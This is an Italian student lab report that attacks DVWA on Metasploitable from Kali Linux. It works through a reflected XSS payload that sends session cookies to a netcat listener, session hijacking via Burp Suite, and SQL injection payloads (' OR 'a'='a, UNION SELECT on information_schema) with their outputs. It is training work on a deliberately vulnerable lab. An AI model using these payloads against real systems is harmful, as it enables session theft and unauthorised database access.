


Rapporto

Prima di tutto, ho aperto sia kali linux che metasploitable in UTM. Dopo aver ottenuto l'indirizzo IP di metasploitable, ho iniziato a fare ping dal terminale kali linux per verificare l'esistenza di una comunicazione bidirezionale:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 2e:31:e3:ac:c2:b6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.148/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::2c31:e3ff:feac:c2b6/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
rinatrustamov@kali: ~
File Actions Edit View Help
(rinatrustamov@kali)-[~]
$ ping 192.168.1.148
PING 192.168.1.148 (192.168.1.148) 56(84) bytes of data.
64 bytes from 192.168.1.148: icmp_seq=1 ttl=63 time=5.13 ms
64 bytes from 192.168.1.148: icmp_seq=2 ttl=63 time=1.99 ms
64 bytes from 192.168.1.148: icmp_seq=3 ttl=63 time=1.68 ms
64 bytes from 192.168.1.148: icmp_seq=4 ttl=63 time=1.61 ms
^C
— 192.168.1.148 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 1.605/2.602/5.132/1.467 ms
```

Dopo aver impostato la sicurezza di DVWA su bassa, ho iniziato ad applicare alcune tecniche per sfruttare le vulnerabilità XSS. Per prima cosa ho scritto "<script>alert(document.cookie)</script>" per ottenere l'ID di sessione PHP:

DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▼

Submit

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

🌐 192.168.1.148

security=low; PHPSESSID=b6bb3086876f59ccd95f36c968b90558

Poi ho scritto "Rinat <script>var i=new Image();i.src='http://192.168.50.3:8888?d='+document.cookie</script>" in DVWA e "nc -lvp 8888" nel terminale Linux. In questo modo sono riuscito a inviare messaggi al terminale Linux tramite la porta 8888:

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Rinat <script>var i=ne...

More info

```
(rinatrustamov@kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.50.3: inverse host lookup failed: Unknown host
connect to [192.168.50.3] from (UNKNOWN) [192.168.50.3] 50118
GET /?d=security=low;%20PHPSESSID=b6bb3086876f59ccd95f36c968b90558 HTTP/1.1
Host: 192.168.50.3:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.148/
Priority: u=5, i
```

Poi ho copiato l'ID sessione e l'ho incollato nell'interfaccia di login di burpsuite. Ho configurato "index" e ho cliccato su "forward". Sebbene non sia stata usata alcuna password e la sicurezza fosse impostata su alta, ho ottenuto l'accesso a DVWA:



Dopo aver sfruttato alcune vulnerabilità XSS, ho iniziato a implementare diverse tecniche per l'iniezione SQL. Ho iniziato con il comando 'OR'a'='a per verificare rapidamente se DVWA è vulnerabile alle iniezioni SQL. Ho inoltre fatto ricerche su questo comando e sulla sua logica. Ho scoperto che nella query SQL esiste uno script del genere per password e nome utente: SELECT * FROM users WHERE username = 'user_input' AND password = 'password_input';. Quando inserito 'OR'a'='a, diventa SELECT * FROM users WHERE username = " OR'a'='a' AND password = " OR'a'='a';. Questa è una condizione TRUE e, a causa di OR, inoltra tutti i nomi

Vulnerability: SQL Injection

User ID:

User ID:

```
ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith
```

Dopo aver verificato che DVWA è vulnerabile alle iniezioni SQL, ho continuato con comandi più avanzati. Per prima cosa ho recuperato i nomi dei database usando il comando "1' UNION SELECT 1, database()--":

```
ID: 1' UNION SELECT 1, database()--
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()--
First name: 1
Surname: dvwa
```

Dopo aver conosciuto il nome del database, ho recuperato il nome di tutte le tabelle utilizzando il comando "1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database()-- ":

User ID:

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database()--
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database()--
First name: 1
Surname: guestbook

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = database()--
First name: 1
Surname: users
```

Ci sono 3 tabelle, ho deciso di recuperare i nomi delle colonne dell'ultima tabella - utenti usando il comando "1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'-- ":

User ID:

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'--
First name: 1
Surname: avatar

E infine è il momento di recuperare i dati da una colonna. Quindi ho scelto l'ultima - 1, avatar. Ho usato questo comando per questo: "1' UNION SELECT 1, avatar FROM users-- ":

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1, avatar FROM users--
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, avatar FROM users--
First name: 1
Surname: http://172.16.123.129/dvwa/hackable/users/admin.jpg


ID: 1' UNION SELECT 1, avatar FROM users--
First name: 1
Surname: http://172.16.123.129/dvwa/hackable/users/gordonb.jpg

ID: 1' UNION SELECT 1, avatar FROM users--
First name: 1
Surname: http://172.16.123.129/dvwa/hackable/users/1337.jpg

ID: 1' UNION SELECT 1, avatar FROM users--
First name: 1
Surname: http://172.16.123.129/dvwa/hackable/users/pablo.jpg

ID: 1' UNION SELECT 1, avatar FROM users--
First name: 1
Surname: http://172.16.123.129/dvwa/hackable/users/smithy.jpg

In questo modo ho avuto accesso al suo indirizzo IP e ad alcuni file in formato jpg:



Che bel tool e che belle foto! xD

